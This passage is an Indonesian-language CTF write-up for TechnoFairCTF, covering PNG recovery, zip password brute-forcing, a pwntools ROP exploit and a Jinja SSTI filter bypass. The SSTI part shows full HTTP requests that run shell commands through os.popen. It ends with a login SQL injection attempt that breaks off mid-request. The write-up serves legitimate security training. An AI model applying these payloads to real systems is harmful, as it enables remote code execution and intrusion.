00231620: 5241 0093 50f7 80f7 895e 2dcf a9f6 7dcd  RA..P....^-...}.
00231630: 899f 75db 6db3 c9fd dc5e 7849 4441 54a5  ..u.m....^xIDAT.
00231640: ff00 001b 0e2b 9501 c40e 0000 c40e 0000  .....+..........
00231650: 7359 4870 0900 0000 0561 fc0b 8fb1 0000  sYHp.....a......
00231660: 414d 4167 0400 0000 e91c ceae 0042 4752  AMAg.........BGR
00231670: 7301 0000 0004 35d0 8300 0000 0608 2500  s.....5.......%.
00231680: 0000 0d00 0000 0000 0000 0d00 0000 0a1a  ................
00231690: 0a0d 474e 5089                           ..GNP.
```

Bila dilihat itu ada header PNG kebalik di akhir file.
Nah dari sini saya coba untuk balik lagi ke awal, tapi kalau dilihat juga ada chunk yang aman seperti IDAT itu bakal ikut kebalik, saya jadi bingung ini shuffle nya seperti apa, jadi untuk percobaan saya coba balik semua dulu terus yang IDAT itu yang nantinya kebalik dibenerin lagi aja

```python
f = open('chall','rb').read()
with open('chall2.png','wb') as f2:
    f2.write(f[::-1].replace(b'TADI', b'IDAT'))
```

Sayangnya pas saya coba buka masih corrupt
Disini saya mutusin buat langsung extract gambar dari IDAT chunk aja ([https://pyokagan.name/blog/2019-10-14-png/](https://pyokagan.name/blog/2019-10-14-png/)) dan ngebruteforce ukuran gambarnya

```python
import zlib
import struct

f = open('chall','rb').read()
with open('chall2.png','wb') as f2:
    f2.write(f[::-1].replace(b'TADI', b'IDAT'))

# skip langsung ke idat wkkwkw
f = open('chall2.png', 'rb').read()
count = f.find(b"IDAT")-4

f = open('chall2.png', 'rb')

def read_chunk(f):
    chunk_length, chunk_type = struct.unpack('>I4s', f.read(8))
```

```
    chunk_data = f.read(chunk_length)
    chunk_expected_crc, = struct.unpack('>I', f.read(4))
    chunk_actual_crc = zlib.crc32(chunk_data, zlib.crc32(struct.pack('>4s',
chunk_type)))
    if chunk_expected_crc != chunk_actual_crc:
        raise Exception('chunk checksum failed')
    return chunk_type, chunk_data

f.read(count)
chunks = []
while True:
    try:
        chunk_type, chunk_data = read_chunk(f)
        chunks.append((chunk_type, chunk_data))
        if chunk_type == b'IEND':
            break
    except:
        break

print([a[0] for a in chunks])

IDAT_data = b''.join(chunk_data for chunk_type, chunk_data in chunks if
chunk_type == b'IDAT')
IDAT_data = zlib.decompress(IDAT_data)

print(len(IDAT_data))

# recover w sama h
# len(IDAT_data) ==  h * (1 + w*4)

# for i in range(5000):
#     for j in range(5000):
#         if i * (1+ j*4) == len(IDAT_data):
#             width = j
#             height = i
#             print("Possible: "width, height)
# ini habis di brute cobain aja smua yang memungkinkan
width = 1692
height = 1132
```


```
# ya maap sisanya cuman copas

def PaethPredictor(a, b, c):
    p = a + b - c
    pa = abs(p - a)
    pb = abs(p - b)
    pc = abs(p - c)
    if pa <= pb and pa <= pc:
        Pr = a
    elif pb <= pc:
        Pr = b
    else:
        Pr = c
    return Pr

Recon = []
bytesPerPixel = 4
stride = width * bytesPerPixel

def Recon_a(r, c):
    return Recon[r * stride + c - bytesPerPixel] if c >= bytesPerPixel else 0

def Recon_b(r, c):
    return Recon[(r-1) * stride + c] if r > 0 else 0

def Recon_c(r, c):
    return Recon[(r-1) * stride + c - bytesPerPixel] if r > 0 and c >=
bytesPerPixel else 0

i = 0
for r in range(height): # for each scanline
    print(r)
    filter_type = IDAT_data[i] # first byte of scanline is filter type
    i += 1
    for c in range(stride): # for each byte in scanline
        Filt_x = IDAT_data[i]
        i += 1
        if filter_type == 0: # None
```

```
            Recon_x = Filt_x
        elif filter_type == 1: # Sub
            Recon_x = Filt_x + Recon_a(r, c)
        elif filter_type == 2: # Up
            Recon_x = Filt_x + Recon_b(r, c)
        elif filter_type == 3: # Average
            Recon_x = Filt_x + (Recon_a(r, c) + Recon_b(r, c)) // 2
        elif filter_type == 4: # Paeth
            Recon_x = Filt_x + PaethPredictor(Recon_a(r, c), Recon_b(r, c),
Recon_c(r, c))
        else:
            Recon_x = Filt_x
            # raise Exception('unknown filter type: ' + str(filter_type))
        Recon.append(Recon_x & 0xff) # truncation to byte

import matplotlib.pyplot as plt
import numpy as np
plt.imshow(np.array(Recon).reshape((height, width, 4)))
plt.show()
```

Figure 1


**Flag: TechnoFairCTF{th3r3_1s_n0th1N9_3L53_0nLy_5p4c3_h3r3_d81d0481f0}**

Sedikit note untuk panitia: jadi soal extract image dari idat udah pernah ada di warmup ARA 4.0 kemarin, dan scriptnya udh pernah saya share disitu, jadi kalau ada yang pakai juga bukan berarti kerjasama ygy




## Mylog

Pada challenge ini kita diberikan 3 buah file, archive.zip, password.txt dan history, jika kita lihat pada history, ini mrupakan file bash_history dan dari sini kita juga tahu bahwa ada 5 bytes yang dihilangkan dari password, dan untuk membuka zip ini butuh password yang penuh.


**Password.txt**

Password.txt ini kurang 5 bytes (termasuk newline jadi 4), kita bisa buatkan saja wordlistnya dan jika diamati lagi ini semua hurufnya yang ada adalah huruf besasr dan angka, HEX. yasudah kita bikin script untuk generate wordlistnya.

```
import itertools
```

```
charset = "01234567890ABCDEF"
prefix = "703435356B756E"
wordlist = []

for combination in itertools.product(charset, repeat=4):
    wordlist.append(prefix + ''.join(combination))

# Print the wordlist
for word in wordlist:
    print(word)
```

Nah untuk bruteforcenya disini kita pakai john karena wuzz wuzz




**Final Password : 703435356B756EAE3F**

Dengan password diatas kita bisa menunzip archive.zip dan mendapatkan maleo.log, jika kita baca soal dengan teliti ada hints berupa “ 10 more?” dan jika diperhatikan di log selalu ada coins yang terkirim, nah jika kita perhatikan beberapa transaksi pertama, ini mejadi sebuah base64 string seperti ini VGVjaG5vZmFp yang mana ini kalau di decode akan jadi TechnoFair. Kita bisa buat automasi pythonnya dengan script ini.

```
import re
```

```python
import base64

pattern_coin = r"maleo_prover::prover your host send (\d+) coin"
pattern_next_line = r"(?<=maleo_prover::give ')[^']+?(?=' for reward....)"

flag = ""

with open("maleo.log", "r") as file:
    lines = file.readlines()
    for i in range(len(lines)):
        line = lines[i]
        coin_match = re.search(pattern_coin, line)
        if coin_match:
            coin_value = int(coin_match.group(1))
            if coin_value >= 10 and i + 1 < len(lines):
                next_line = lines[i + 1]
                matches = re.findall(pattern_next_line, next_line)
                for value in matches:
                    flag += value
print(base64.b64decode(flag))
```

Print flagnya adalah **TechnoFairCTF{L0g_aja_b4ng_c333k}**

# Binary Exploitation

## Terobozz

Kita bisa decompile binarynya di Ghidra dan kita akan lihat ada 3 function utama yang akan kita panggil saat menjalankan Binary, nama(), apanih() dan main() tentunya. Di Function nama() ada vulnerability Buffer Overflow dengan limit buffer 24. Lalu dilanjutkan dengan function apanih() yang tidak dipanggil, di function ini ada activity yang membuka flag.txt jikalau 2 kondisi terpenuhi:

1st condition : value param1 adalah 0xdeadbeef
2nd condition: value param2 adalah 0xc0debabe

Maka bentukan payloadnya nanti adalah

Padding + pop rdi + condition 1 + pop rsi, r15 + condition 2 + ret (stack alignment) + apanih()


```
from pwn import *

binary = './cv'
#elf = context.binary = ELF(binary)

#p = process(binary)
p = remote('103.152.242.197', 6001)

payload = b'a'*24
payload+= p64(0x0000000000401423)
payload+= p64(0xdeadbeefdeadbeef)
payload+= p64(0x0000000000401421) # rsi  r15 ret
payload+= p64(0xc0debabec0debabe)
payload+= p64(0x0)
payload+= p64(0x00000000004013b5)
payload+= p64(0x000000000040123b)

print(payload)
p.recv()
p.sendline(payload)

p.interactive()
```

```
Halo, aaaaaaaaaaaaaaaaaaaaaaaa#\x14
TechnoFairCTF{congr4t5_bro000_g00d_j0bbbb5}
```

# Web Exploitation


## Jin App

Diberikan sebuah website yang memiliki beberapa fitur.




Di fitur write, kita bisa membuat notes dan kemudian notes tersebut akan ditampilkan pada browser.


Disini saya mencoba bermain dengan fitur tersebut, dan ternyata fitur ini vulnerable terhadap SSTI karena ketika saya menginput {{4*4}} maka value yang ditampilkan adalah 16.




Ternyata untuk exploitnya tidak semudah itu, karena beberapa character telah difilter seperti underscore (_) dan titik (.)


Singkat cerita, kami menemukan artikel bintang 5 https://hackmd.io/@Chivato/HyWsJ31dI dan berhasil melakukan bypass pada filter tesebut dan mendapatkan RCE.

**Request**

Pretty Raw Hex \n

```
1  POST /writing HTTP/1.1
2  Host: 103.152.242.197:29801
3  Content-Length: 146
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://103.152.242.197:29801
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/106.0.5249.62 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
   /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://103.152.242.197:29801/writing
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 karya=
   {{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['
   \x5f\x5fimport\x5f\x5f']('os')['popen']('ls /')['read']()}}
```

Search... 0 matches

**Response**

Pretty Raw Hex Render \n

app bin boot dev etc flag.txt home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var

Ketika ingin membaca flag, ternyata ada filter lagi 🙂

**Request**

Pretty Raw Hex


```
1  POST /writing HTTP/1.1
2  Host: 103.152.242.197:29801
3  Content-Length: 155
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://103.152.242.197:29801
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/106.0.5249.62 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
   /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://103.152.242.197:29801/writing
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 karya=
   {{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['
   \x5f\x5fimport\x5f\x5f']('os')['popen']('cat /flag.txt')['read']()}}
```

Search... 0 matches

**Response**

Pretty Raw Hex Render


Tapi bisa dengan mudah di bypass menggunakan character bintang




**Flag: TechnoFairCTF{Th4nkY0u_P4art1sIp4an_S3cur1tY_MyW333bb}**


## Tryme

Diberikan halaman login seperti berikut

# Halaman Login Tim PUBG MOBILE

- Username
- Password
- Login

Ketika login menggunakan credential yang salah, maka respond yang muncul adalah seperti ini



**Request**

Pretty Raw Hex \n


```
1  POST /index.php HTTP/1.1
2  Host: 103.152.242.197:8085
3  Content-Length: 36
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://103.152.242.197:8085
7  Content-Type:
   application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT
   10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko)
   Chrome/106.0.5249.62 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,applic
   ation/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signe
   d-exchange;v=b3;q=0.9
10 Referer:
   http://103.152.242.197:8085/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=
   a4a58e829cceadaed427b6acc406ec67; user
   =
   O%3A4%3A%22User%22%3A1%3A%7Bs%3A10%3A%
   22%00User%00type%22%3Bs%3A5%3A%22guest
   %22%3B%7D
14 Connection: close
15
16 username=testte&password=test&login=
```

**Response**

Pretty Raw Hex \n

```
1  HTTP/1.1 302 Found
2  Date: Sun, 09 Jul 2023 09:59:10 GMT
3  Server: Apache/2.4.54 (Debian)
4  X-Powered-By: PHP/7.4.33
5  Expires: Thu, 19 Nov 1981 08:52:00
   GMT
6  Cache-Control: no-store, no-cache,
   must-revalidate
7  Pragma: no-cache
8  Location: index.php
9  Content-Length: 29
10 Connection: close
11 Content-Type: text/html;
   charset=UTF-8
12
13 Username atau password salah!
```

Disini saya mencoba melakukan sql injection pada form login, kemudian respond pada website berbeda. Disini aplikasi meredirect ke login_admin.php



**Request**

Pretty Raw Hex

```
1  POST /index.php HTTP/1.1
2  Host: 103.152.242.197:8085
3  Content-Length: 44
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://103.152.242.197:8085
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/106.0.5249.62 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,
   image/avif,image/webp,image/apng,*/*;q=0.8,application
   /signed-exchange;v=b3;q=0.9
10 Referer: http://103.152.242.197:8085/index.php
11 Accept-Encoding: gzip, deflate
